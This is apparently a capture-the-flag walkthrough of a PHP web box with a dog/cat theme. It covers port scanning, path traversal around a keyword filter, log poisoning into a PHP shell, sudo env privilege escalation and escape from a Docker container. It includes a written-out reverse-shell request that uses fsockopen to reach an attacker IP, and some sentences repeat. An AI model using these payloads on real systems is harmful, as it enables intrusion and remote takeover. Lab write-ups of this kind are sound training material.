
nmap -p- --open -vvv -n -Pn -sS --min-rate 5000 10.130.187.87 -oG AllPorts.txt
nmap -p22,80 -sCV --min-rate 5000 10.130.187.87
Using nmap I found just 2 services, ssh and http.
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt -e .php,.txt -u http://10.130.187.87/FUZZ
 Using ffuf I found a Interesting PHP file.
This file is empty, so, I continue exploring the other files.
Using ffuf I found a Interesting PHP file.
This file is empty, so, I continue exploring the other files.
 Testing the page, I found that this page opens a php file who you can specify in a GET, but it has a filter who stop any route without a dog or a cat.
 So, I forced an error in the page, and with this, I obtained the local route to the web dir.
 With this, Im able to open the flag.php file using path traversal.
 And now, I can use php filters to get the code and get the first flag.

 Now, Using and hex null encode, Im able to bypass the .php filter.
 But it doesn't work.
Reading the Index.php code, I found another valid get argument in the page.
But it doesn't work.
Reading the Index.php code, I found another valid get argument in the page.
 So, I used It to bypass the .php filter.
 Using this same vuln, I found an log poisoning vuln.

NOTE
Due to the FFUF scan, I was forced to reset the machine.
Using this vulnerability, I inyect a php shell into the flog.
 With this, Im able to execute code.
 And execute a reverse shell.
/?view=dog/../../../../../../../var/log/apache2/access.log&cmd=php+-r+'$sock%3dfsockopen("192.168.138.103",9001)%3bpassthru("sh+<%263+>%263+2>%263")%3b'&ext=
 With this, I found the second flag.

Using sudo -l I found who the user can use the command env as sudo.
 So, with this, im able to create a root shell.
 As root, I can read the third flag.
 Now, as root, I read a backup script and a backup in a tar.
 This script creates a tar with the content of a directory called container, who didn't exist rigth now, but, the tar is here, so, lets see it.
 This looks like a docker hosting the web page who we saw the last time.

 Here, I found a
 .git file.

 TO read this logs, I need a machine with git, so, I copied the backup in the web dir and obtined it in my own machine.

 Now, using git, I listed all the logs, but I found nothing.

After this, I realised who we are in a docker env all this time.
Now, using git, I listed all the logs, but I found nothing.
After this, I realised who we are in a docker env all this time.
I just need to write a reverse shell in the script.
 With this, I obtained a root flag in the machine and read the last flag.
